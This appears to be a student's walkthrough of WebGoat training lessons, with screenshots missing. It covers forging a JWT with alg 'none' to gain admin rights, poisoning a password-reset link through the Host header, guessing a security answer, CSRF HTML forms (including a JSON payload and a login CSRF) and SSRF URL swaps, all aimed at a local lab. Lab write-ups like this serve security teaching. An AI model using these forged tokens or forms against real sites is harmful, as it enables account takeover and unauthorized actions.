
JWT claim misuse can happen in different ways:

- **Unauthorized claims**: A malicious user might try to add unauthorized claims to a JWT to gain access to certain features or resources they are not entitled to—for example, a regular user attempts to modify their JWT to claim administrator privileges.
- **Tampering claims**: An attacker might try to modify the values of existing claims in the JWT to manipulate their own identity or alter their permissions. For instance, they are changing the "user_id" claim to impersonate a different user.
- **Excessive claims**: An attacker could try to include many unnecessary or fake claims in a JWT to increase the token size and possibly disrupt the system's performance or cause other issues.
- **Expired or altered expiration claims**: If an attacker can modify the "exp" claim to extend the token's expiration time, they can effectively gain access beyond their intended session.
- **Replay attacks**: An attacker might try to reuse a valid JWT from an old session to impersonate the original user or exploit time-limited functionality.
- **Key claim manipulation**: In some cases, the "kid" (key ID) claim may be misused, as explained in the previous answer. An attacker might try manipulating the "kid" claim to use a different key for signature verification.

now that we have the background for the task, let's follow the instruction of this module:




lets copy the JWT token to the WebWolf decoder



we can see the user name is `user` and when putting it in the input we done (:

A basic sequence of getting a token is as follows:




In this flow, you can see the user logs in with a username and password on successful authentication the server returns. The server creates a new token and returns this one to the client. When the client makes a successive call toward the server it attaches the new token in the "Authorization" header. The server reads the token and first validates the signature after a successful verification the server uses the information in the token to identify the user.

Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. the signing specifications are here:

`https://datatracker.ietf.org/doc/html/rfc7515`


It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/RSASSA-PSS" function for signing the token.

we need to change the token you receive and become an admin user by changing the token and once you are admin reset the votes.



instead of guest lets switch to tom:

when trying to reset the votes as tom we get an error



lets capture the request with burp, we need the `POST` request with the `voting` endpoint.

```
POST /WebGoat/JWT/votings HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "macOS"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=saarazari
Accept-Encoding: gzip, deflate, br
Cookie: access_token=
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE3MjE1Nzk3NzgsImFkbWluIjoiZmFsc2UiLCJ1c2VyIjoiVG9tIn0.wrrXGgpma5R62KktcI8lH38cHo1yOj1y1mxZvy6Td_1oKhwTMqWxK5AD6A7ep9m5x-ey7KkJoOKPH9ht3aUD
9g; hijack_cookie=1635892820320073689-1720692490524; JSESSIONID=NXC-ib_314U84e3nZjWRnylTJqz598h2UNGHTng2; spoof_auth="NmQ1NzVhNzE1NjU5NDk1OTRlNzQ3NDYxNmY2NzYyNjU3Nw=="
Connection: keep-alive
```

we get

`access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE3MjE1Nzk3NzgsImFkbWluIjoiZmFsc2UiLCJ1c2VyIjoiVG9tIn0.wrrXGgpma5R62KktcI8lH38cHo1yOj1y1mxZvy6Td_1oKhwTMqWxK5AD6A7ep9m5x-ey7KkJoOKPH9ht3aUD9g;`


let's decode it:

lets capture the header part `eyJhbGciOiJIUzUxMiJ9` .

we just need to tell the server that instead of HS512 signing we will use `none` signing and than we can modify the payload as needed to gain root access.

lets decode the header into `{"alg":"none"}` and the payload to make tom an admin..


put it inside the repeater:



notice that we also deleted the signature part from the `access_token` header in order for it to work.


Password reset

for this part we logged into `http://127.0.0.1:9090/WebWolf/home`



next we select “forgot password” in the module screen


when writing the mail in the input box we got a new password




by entering it we passed the task.

Security questions

When the user does not exists, the application says "user with this email cannot be found". Which means it does not exist.



when trying a user that exists we get the following



i tried a combination of different colors until i found out that `purple` was the correct one.

This is called an oracle attack, which takes advantage of the ability to query the oracle and observe its responses to gain insights that should not be accessible under normal circumstances.

The problem with security questions

When you have looked at two questions the assignment will be marked as complete.

Password Reset(6)

we need to reset Tom account , first let’s send a rest password to my own account

in the WebWolf server we see

clicking the link will send us to this screen

This is the URL for the linkto reset the password:
http://localhost:8080/WebGoat/PasswordReset/reset/reset-password/b7517641-02ee-4e9f-8594-085b2e07a91d.

lets Turn on the interceptor in BurpSuite and then submit the reset password request for Tom's emails.


when submitting the request but having a proxy in between we can capture the request

now, we want to modify the host to be our local web server on port 9090


let modify the host in the repeater and see the result

when going to our web server requests section we see the request

copy the endpoint to localhost:8080 and we reach the change password screen



changed the password to 1-6 and now we can login successfully



Server Side Request Forgery:

Cross-Site Request Forgery:

In this task we're presented with this page:

If we hit the submit button, we can see the following message:


```
{
  "flag" : null,
  "success" : false,
  "message" : "Appears the request came from the original host"
}
```

Let's create our own fake HTML page with the following code:

```
<html>
<body>
  <script>history.pushState('', '', '/');</script>
  <form action="http://localhost:8080/WebGoat/csrf/basic-get-flag" method="POST">
    <input type="hidden" name="csrf" value="false" />
    <input type="hidden" name="submit" value="Submit" />
    <input type="submit" value="Submit" />
  </form>
</body>
</html>
```

Now, let's upload the file to WebWolf:

After opening `fake.html` in a new tab, we see this page:




We hit the submit button and a new tab opens with the following message:

```
{
  "flag" : 22381,
  "success" : true,
  "message" : "Congratulations! Appears you made the request from a separate host."
}
```


We, type in the flag:

And, we're done!

In the next lesson, our task is to post a comment on someone else's behalf:



Let's start by posting a comment and see how the request looks like:



Seems like there is a new parameter in the request which called `validateReq` .


As before, we'll try to post a comment from an external domain to trigger this action.
Let's create another fake HTML page:

```
<html>

<body>
  <form action="http://localhost:8080/WebGoat/csrf/review" method="post"
    enctype="application/x-www-form-urlencoded; charset=UTF-8">
    <input name="reviewText" value="review" type="hidden">
    <input name="stars" value="5" type="hidden">
    <input name="validateReq" value="2aa14227b9a13d0bede0388a7fba9aa9" type="hidden">
    <input type="submit" value="Submit">
  </form>
</body>

</html>
```

Now, we'll open the HTML file on the server and submit the comment. We get this message in a new tab:

```
{
  "lessonCompleted" : true,
  "feedback" : "It appears you have submitted correctly from another site. Go reload and see if your post is the
  "output" : null,
  "assignment" : "ForgedReviews",
  "attemptWasMade" : true
}
```

Let’s reload the site and see if our comment is there:




As expected, and we’re done!


In the next lesson, we need to achieve to POST the following JSON message to our endpoints:

```
POST /csrf/feedback/message HTTP/1.1

{
  "name"    : "WebGoat",
  "email"   : "webgoat@webgoat.org",
  "content" : "WebGoat is the best!!"
}
```


Again, we need to make the call from another origin.
First, let’s to send the message as it is and see what happens:



When we intercept the request with Burp, this is what we get:



And this is the server’s response:



Maybe we get this response because the form we submitted is not in JSON format. So, to overcome this issue, we'll create an HTML form that sends the data in JSON format.
In our form, we'll use
`enctype="text/plain"` in order to force the browser to send the data as plain text, without URL encoding. We'll also format the form fields to create a JSON payload.
Here's our HTML form:

```
<html>
<form enctype="text/plain" method="POST" action="http://localhost:8080/WebGoat/csrf/feedback/message">
  <input type="hidden"
    name='{"name": "WebGoat", "email": "webgoat@webgoat.org", "content": "WebGoat is the best!!", "ignoreme":"'
    value='sdfsdfdf"}'>
  <button>submit</button>
</form>

</html>
```

We'll upload it using WebWolf and submit it. After submitting, we get this message:

```
{
  "lessonCompleted" : true,
  "feedback" : "Congratulations you have found the correct solution, the flag is: b0d7ad92-ef61-44ad-9e4b-4e85fb
  "output" : null,
  "assignment" : "CSRFFeedback",
  "attemptWasMade" : true
}
```


We paste the flag value we received:

And, we're done!

In the next lesson, our task is to try to see if WebGoat is also vulnerable to CSRF attack.
We'll create another user prefixed with
`csrf-`, in our case, the new user is `csrf-ariel97`.
After creating a new user, we'll create an HTML file that logs the new user in:

```
<html>

<form action="http://localhost:8080/WebGoat/login" method="POST" style="width: 300px;">
  <input type="hidden" name="username" value="csrf-ariel97">
  <input type="hidden" name="password" value="123456">
  <button type="submit">Sign in</button>
</form>
<script>document.login.submit()</script>

</html>
```

Now, if go to our original account and click on the "Solved" button, we can see that now we're logged in as `csrf-ariel97` instead of `ariel97`:




And, we're done!

Server-Side Request Forgery:


Now, we're presented with the following task:

Let's click and see what happens:

When intercepting with burp, we look at the request:




We can see that the URL requests `tom.png` . Let's try to change it to `jerry.png` , send the request again and see what happens. We modify the request as follows:




And we receive the following response:

Which means we completed the task successfully!


In the next lesson, we're given this task:



Let's click the button and see what happens.
Like in the previous task, we intercept the request again:



As described in the task, Let's try to change the URL parameter to `http://ifconfig.pro` and try to resend it. This is our modified request:



And we receive the following response:

Which means we completed the task successfully!